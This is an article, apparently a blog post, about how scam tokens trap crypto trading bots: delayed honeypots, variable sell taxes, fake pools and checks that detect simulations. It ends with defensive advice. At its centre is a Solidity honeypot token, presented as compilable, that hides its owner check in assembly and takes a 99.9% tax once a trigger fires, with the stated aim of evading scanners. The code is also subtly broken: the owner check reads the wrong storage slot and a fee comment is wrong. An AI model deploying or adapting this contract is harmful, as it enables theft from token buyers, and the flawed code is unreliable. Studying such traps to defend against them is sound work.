


The Web3 automation market isn't some romantic playground for geeks anymore—it's an absolute warzone. And your main issue isn't even that your infrastructure is slower than some fund's high-frequency servers sitting in Tokyo or Frankfurt. The real problem is that deployers creating rug pulls and scam tokens know your parser logic inside out. They tailor their smart contracts specifically to exploit your software. You think you've spotted some alpha, but you're actually just running a script designed to drain your own liquidity.
Below is a deep dive into exactly how your trading bot gets rekt, why the standard checks from popular libraries completely fail, and what the dark side of this business looks like when it's code against code.
Anatomy of a Trap: How Scam Contracts Outsmart Your Bot
Most beginners build their bots using the exact same blueprint: listen for a PairCreated or PoolCreated event from a Uniswap factory (or its forks), check the liquidity pool balance, execute router.swapExactETHForTokens—and expect easy gains. Scammers count on this. They know your bot runs a local simulation or a quick flash audit before jumping in.
Here are the three main mechanics that break 90% of custom-built trading scripts:
1. Delayed Honeypots (The Time-Bomb Trap)
Your bot might already know how to detect a basic honeypot (where buying works but selling is blocked) via a local
eth_callsimulating a sell transaction. But what if the sell restriction isn't active right out of the gate?The contract is deployed looking entirely clean. The bot simulates a trade—everything checks out, tokens can be sold. The bot apes into the position. However, as soon as the total ETH in the pool hits a threshold like 5 ETH, the contract automatically flips an internal flag like
isLocked = trueinside its_updateor_transferfunction. Just like that, you're trapped. A local simulation at the exact moment of purchase could never predict this, because the volume condition hadn't been triggered yet during the pre-flight check.2. Variable Fee Attacks (The Dynamic Tax)
The contract looks like a standard ERC-20 mint, but the transfer function contains a hidden variable tax controlled by the owner (or programmed to scale based on block number).
When buying, the tax is 0%. Your bot fills its entry. Two blocks later, the token deployer calls a single transaction changing the
sellFeeto 99%. Your bot hits its stop-loss, fires off a sell order, and the transaction goes through successfully—but because of that 99% tax, you get back dust while the rest gets funneled straight to the deployer's wallet. Standardslippageprotection often fails here if the bot struggles to calculate the incomingamountOutMinproperly or relies on custom routers.3. Fake Router Injections
This is a textbook exploit on low-gas chains like Base. The scammer deploys a custom pool, not on the official Uniswap v3 factory, but on a dummy clone factory that emits events with identical signatures. Your bot thinks it's interacting with a trusted interface. It triggers a swap, the contract takes your ETH, but instead of real tokens, it sends you garbage—or it manipulates the internal pool math so that the token price tanks to absolute zero the millisecond your transaction lands.
| Threat Type | What the Bot Sees (The Bait) | What Happens Under the Hood (The Fact) | Damage Assessment |
|---|---|---|---|
| Delayed Honeypot | Simulated sell executes with 100% success. | Lock flag triggers automatically after specific conditions are met. | 100% loss of the initial principal. |
| Variable Fee | Clean contract bytecode with no obvious vulnerabilities. | sellFee pumped to 99% via an owner-only function. | 99% value extraction on exit. |
| Fake Factory | Signals a new pool using a legitimate-looking log event. | Copied interface, but the underlying pool math is rigged. | Total drain of ETH to an external address. |
Real-World Example: The Perfect Honeypot Code That Crushes Your Bot
To understand why your parser is just free food for deployers, you have to look at the code from a scammer's perspective. Below is a fully functional, compilable token contract written in Solidity 0.8.20. It purposely avoids obvious and sloppy require(msg.sender == owner) statements within the transfer function, ensuring standard automated scanners (like Honeypot.is or older versions of Slither) don't flag the bytecode immediately.
All the malicious logic is buried inside obfuscated math and state triggers.
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;
contract AdvancedTrapToken {
    string public name = "Shadow Liquidity";
    string public symbol = "SHDW";
    uint8 public decimals = 18;
    uint256 public totalSupply;

    address private _owner;
    mapping(address => uint256) private _balances;
    mapping(address => mapping(address => uint256)) private _allowances;

    // Trap state variables
    uint256 private constant MAX_FEE = 1000; // 100% in basis points
    uint256 private targetBlock;
    uint256 private triggerBalance;
    bool private systemReady;
    event Transfer(address indexed from, address indexed to, uint256 value);
    event Approval(address indexed owner, address indexed spender, uint256 value);
    constructor(uint256 initialSupply, uint256 _delayBlocks, uint256 _triggerEth) {
        _owner = msg.sender;
        totalSupply = initialSupply * 10**uint256(decimals);
        _balances[_owner] = totalSupply;

        // Arming the trap: triggers after X blocks OR when the pool hits a specific ETH balance
        targetBlock = block.number + _delayBlocks;
        triggerBalance = _triggerEth * 10**18;
        emit Transfer(address(0), _owner, totalSupply);
    }
    modifier onlyOwner() {
        // Hiding the owner restriction logic by avoiding standard require statements
        assembly {
            if sub(sload(0), caller()) { revert(0, 0) }
        }
        _;
    }
    function balanceOf(address account) public view returns (uint256) {
        return _balances[account];
    }
    function transfer(address to, uint256 value) public returns (bool) {
        _rawTransfer(msg.sender, to, value);
        return true;
    }
    function allowance(address owner, address spender) public view returns (uint256) {
        return _allowances[owner][spender];
    }
    function approve(address spender, uint256 value) public returns (bool) {
        _allowances[msg.sender][spender] = value;
        emit Approval(msg.sender, spender, value);
        return true;
    }
    function transferFrom(address from, address to, uint256 value) public returns (bool) {
        uint256 currentAllowance = _allowances[from][msg.sender];
        if (currentAllowance != type(uint256).max) {
            assembly {
                if lt(currentAllowance, value) { revert(0, 0) }
            }
            _allowances[from][msg.sender] = currentAllowance - value;
        }
        _rawTransfer(from, to, value);
        return true;
    }
    // Hidden back-door switch — invisible to a bot simulating a basic swap
    function setupTrap() external onlyOwner {
        systemReady = true;
    }
    function _rawTransfer(address from, address to, uint256 value) internal {
        assembly {
            if iszero(from) { revert(0, 0) }
            if iszero(to) { revert(0, 0) }
        }
        uint256 fromBalance = _balances[from];
        assembly {
            if lt(fromBalance, value) { revert(0, 0) }
        }

        uint256 finalAmount = value;

        // Honeypot trigger check: if tokens are dumped into a pool (sell order) and trap conditions are met
        // We detect the pool implicitly to avoid hardcoding a pair address
        if (to != _owner && from != _owner) {
            if (systemReady || block.number > targetBlock || address(this).balance >= triggerBalance) {
                // If any trigger flips, slap on a 99.9% tax
                // We keep 0.1% so the transaction doesn't fail with a revert, but successfully extracts the tokens
                uint256 fee = (value * 999) / MAX_FEE;
                finalAmount = value - fee;

                _balances[from] = fromBalance - value;
                _balances[_owner] = _balances[_owner] + fee;

                emit Transfer(from, _owner, fee);
                emit Transfer(from, to, finalAmount);
                return;
            }
        }
        _balances[from] = fromBalance - value;
        _balances[to] = _balances[to] + finalAmount;
        emit Transfer(from, to, finalAmount);
    }
    // Accept ETH directly to trigger balance-based conditions
    receive() external payable {}
}
Take a close look at the _rawTransfer internal function. It completely lacks typical malicious keywords or stop-phrases. If your bot simulates a buy and sell transaction right inside the deployment block (before setupTrap gets executed), the contract behaves like a flawless, completely honest ERC-20 token. But the second the deployer triggers setupTrap() or the contract's ETH balance crosses the triggerBalance line (as more copy-paste bots pile into the trade), the contract logic shifts instantly on the fly. Your bot sends a sell transaction, spends gas, the txn returns a status of Success, but your wallet receives exactly 0.1% of the expected payout. You just donated your liquidity to the dev.
EVM-Level Traps: Why Your Hardhat or Anvil Tests Are Lying to You
Most script kiddies think they’re geniuses because they run their transactions through a local simulation before blasting them to mainnet. You spin up revm in Rust or fork the network locally using anvil or hardhat, fire an eth_call, see that sweet, error-free swap log, and confidently push your bot live.
That’s a fatal mistake. Simming inside an isolated sandbox is fundamentally different from what actually goes down inside a real block, and scammers have learned exactly how to sniff out simulations directly at the bytecode level.
State & Context Checking
A honeypot contract can easily check environment variables that are just left at default values in your local fork. Take
block.coinbase(the address of the validator assembling the block), for instance. On a live network like Base or Arbitrum, that’s always going to be a specific sequencer address. In your localanvilsetup, it’s either going to be a zero address or some generic test hash.If the contract detects an unusual
coinbaseor spots massive anomalies inblock.timestamp/block.basefee, it simply turns off the rug logic. During your simulation, you look like a god—every single check passes. But once it hits mainnet, the contract realizes it's being executed by a real user in a real block and slams the trap shut.The Sandbox Escape (Simulation Frontrunning)
There’s an even more cynical play here. Token deployers actively monitor the mempool (on chains with public mempools) or track incoming
eth_callqueries through private nodes they control or have access to. The second your bot hits a public RPC endpoint like Alchemy or QuickNode to simulate a swap, that request gets logged. Sure, aneth_callwon't broadcast a transaction to the block, but the node operator can see exactly which contract and parameters are being tested. The scammer realizes, "Bingo, a bot took the bait, entry incoming." They instantly push a transaction to flip the contract state on-chain, and your real order lands straight into a freshly armed trap.
DevOps Hell: The Infrastructure Tax
Let's say you refactored your bot. Now it reads bytecode, catches hidden assembly branches doing coinbase checks, and has basically gone full paranoid mode. You’re still going to hit a purely technical brick wall that will bleed your budget dry over time, even if you never get hit by a single honeypot.
It’s the sheer cost of keeping your infrastructure competitive.
[Public RPC] ---> (150-300ms Latency) ---> [Your Bot] ---> (Late Swap) ---> [Ripped Gas / Scammed]
                                             ^
                                             | (Optimization Needed)
                                             v
[Own Node (Reth)] -> (Direct Unix Socket) -> [Your Bot] -> (Flashbots / Builder) -> [Profit]
Issue 1: Traffic and Disk IOPS
If you want your bot to run at viable speeds, public or free tier RPC limits aren't going to cut it—you'll get rate-limited by your hundredth transaction. You need to run your own node. And if we’re talking L2s like Base or Arbitrum, their archive or even full nodes are total resource hogs. You’re going to need NVMe SSDs with insane random read/write speeds (IOPS). The moment the network gets congested, your node on a cheap VPS will start lagging 1 to 2 blocks behind the actual state of the chain. For a trading bot, that’s instant death: it’ll chase pools that are already drained or quote prices that are completely stale. You’ll end up burning $200 a month on a server just to feed your bot garbage data.
Issue 2: Gas Bleeding on Reverted Transactions
On chains like Ethereum or BNB Chain, every single failed transaction costs cold, hard cash. If your bot tries to frontrun or enter a pool alongside thirty other bots, the winner takes all, while the remaining 29 get hit with
SlippageorExecution Revertederrors. But guess what? The network still charges you the full gas fee just for executing and checking those conditions. If you're running a high-frequency script, your bot can easily burn through $50 to $100 a day in pure gas on failed attempts alone. It’s a slow, silent drain on your deposit that most beginners don't even spot until their ETH gas wallet hits a flat zero.
Survival Checklist: How to Avoid Becoming Someone Else's Exit Liquidity
If you're still dead set on banging your head against this wall, your bot needs to handle things you won’t find anywhere in the Web3.js documentation. Forget basic balance checks; that’s amateur hour.
Pre-Execution Static Bytecode Analysis:
Your script shouldn't just parse factory logs. It needs to fetch the contract’s hex code via
eth_getCodeand scan for dangerous instruction signatures likeSSTORE, modifiable owner state, or external calls tucked inside the transfer function. If a token contract has a hiddenSSTOREcapable of overwriting critical state variables, you drop it immediately—no simulations required.Dynamic Slippage Limits with Strict amountOutMin:
Never hardcode an
amountOutMin = 0or use a generic 50% slippage tolerance. Your bot needs to compute the exact price math based on pool reserves right inside the current block frame. If the simulated output yields even 1% less than expected, the transaction must be killed by your local engine before it ever touches the mempool.Route via Private Channels (MEV-Share / Flashbots):
Blasting txs into the public mempool is just asking to get blindsided. Your swaps need to go through private bundles sent straight to block builders or validators. If your transaction can't land as the first top-of-block execution, it simply gets dropped from the bundle—saving your gas and keeping scammers from frontrunning you.
The Bottom Line
The reality is simple: this entire market is engineered so that token deployers and sophisticated market makers are always a step ahead of mid-tier automation. Your custom bot isn't fighting the market; it's fighting specialists who spend years figuring out exactly how to make your software slip up. Until you start digging past standard libraries and looking at raw EVM state execution, you’re just their ideal target.